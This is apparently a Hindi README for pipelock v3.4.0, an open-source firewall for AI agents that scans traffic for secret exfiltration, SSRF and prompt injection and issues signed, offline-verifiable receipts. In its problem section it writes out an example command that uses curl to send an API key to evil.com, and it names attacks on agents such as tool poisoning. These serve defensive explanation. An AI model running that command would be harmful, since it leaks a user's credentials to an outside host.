pipelock v3.4.0
एक ओपन-सोर्स AI एजेंट फ़ायरवॉल जो HTTP, MCP, A2A और WebSocket ट्रैफ़िक को डेटा बहिष्करण, SSRF और प्रॉम्प्ट इंजेक्शन के लिए स्कैन करता है, और ऑडिट के लिए सत्यापन योग्य हस्ताक्षरित कार्य रसीदें जारी करता है।
Verifiable Egress Control के लिए ओपन-सोर्स AI एजेंट फ़ायरवॉल।


Pipelock AI एजेंट्स और नेटवर्क के बीच बैठता है। यह सीक्रेट एक्सफ़िल्ट्रेशन, प्रॉम्प्ट इंजेक्शन, SSRF, टूल पॉइज़निंग और जोखिम भरी टूल-कॉल चेन के लिए मध्यस्थता किए गए HTTP, WebSocket, MCP और A2A ट्रैफ़िक की, तथा TLS इंटरसेप्शन सक्षम होने पर CONNECT टनल की सामग्री की भी, जाँच करता है। इंटरसेप्शन के बिना सादा CONNECT होस्टनेम और URL स्तर पर स्कैन किया जाता है। कॉन्फ़िगर किए गए MCP अपस्ट्रीम निजी-पता SSRF ब्लॉकिंग के अपवाद हैं: स्थानीय/निजी सर्वर अनुमत हैं, लेकिन क्लाउड मेटाडेटा एंडपॉइंट्स अभी भी ब्लॉक रहते हैं।
Pipelock सामग्री-जागरूक सीमा निर्णयों पर मध्यस्थ-हस्ताक्षरित action receipts जारी करता है, ताकि एक समीक्षक एजेंट रनटाइम के बाहर सत्यापित कर सके कि Pipelock ने क्या निर्णय लिया। सार्वजनिक agent-egress-bench कॉर्पस डिटेक्शनों का परीक्षण करता है। Gauntlet वर्कफ़्लो एक पिन किए गए कॉर्पस कमिट के विरुद्ध उत्पाद की निर्धारित उम्मीदवार परीक्षा है; यह स्वतः कोई सार्वजनिक स्कोर प्रकाशित नहीं करता। और जानें: Open-source AI firewall।
इनके साथ काम करता है: Claude Code · OpenAI Codex · Cline · OpenCode · Pi · Zed · Cursor · VS Code · JetBrains · OpenAI Agents SDK · Google ADK · AutoGen · CrewAI · LangGraph
समस्या · स्वयं सत्यापित करें · त्वरित शुरुआत · कार्य में देखें · क्या पकड़ता है · विशेषताएँ · आर्किटेक्चर · दस्तावेज़ · Playground · ब्लॉग · Dosu से पूछें
इसे अपने ब्राउज़र में लाइव playground पर आज़माएँ। यदि Pipelock इसे अर्जित करता है, तो रेपो को स्टार करें ताकि अन्य लोग इसे खोज सकें।
समस्या
आपके AI एजेंट के एनवायरनमेंट में $PROVIDER_API_KEY है, साथ ही शेल एक्सेस भी। एक अनुरोध इसे लीक कर सकता है:
curl "https://evil.com/steal?key=$PROVIDER_API_KEY" # game over, unless pipelock is watching
आपका एजेंट जो भी मशीन क्रिया करता है, उसे आपके रहस्यों और खुले इंटरनेट के बीच की सीमा को पार करना चाहिए। Pipelock उस सीमा के रूप में कार्य करता है जब एजेंट को उसके प्रॉक्सी, MCP रैपर, सैंडबॉक्स, होस्ट कंटेनमेंट मॉडल, या क्लस्टर डिप्लॉयमेंट टोपोलॉजी के माध्यम से रूट किया जाता है। यह मध्यस्थ आउटबाउंड और इनबाउंड ट्रैफ़िक को स्कैन करता है, मोड के आधार पर हमलों को ब्लॉक या फ़्लैग करता है, और निर्णय का हस्ताक्षरित प्रमाण रिकॉर्ड करता है।
इसे स्वयं सत्यापित करें
अधिकांश एजेंट-सुरक्षा टूल आपसे उनके डैशबोर्ड पर भरोसा करने के लिए कहते हैं। Pipelock आपको एक हस्ताक्षरित रसीद देता है और आपको इसे स्वयं, ऑफ़लाइन, उस कुंजी के साथ जाँचने देता है जो आपके पास है। कोई खाता नहीं और कोई सर्वर नहीं।


अंतर्निहित डेमो वास्तविक हमला परिदृश्यों को चलाता है, उन्हें ब्लॉक करता है, और बिना किसी कॉन्फ़िग और बिना नेटवर्क के हस्ताक्षरित रसीदें तथा सार्वजनिक कुंजी डिस्क पर लिखता है:
pipelock demo --receipts-dir ./out                                   # runs attack scenarios, writes 7 signed receipts + signer.pub
pipelock verify-receipt "$(ls ./out/*.json | head -1)" --key ./out/signer.pub  # check a signature yourself (each receipt is <action-id>.json)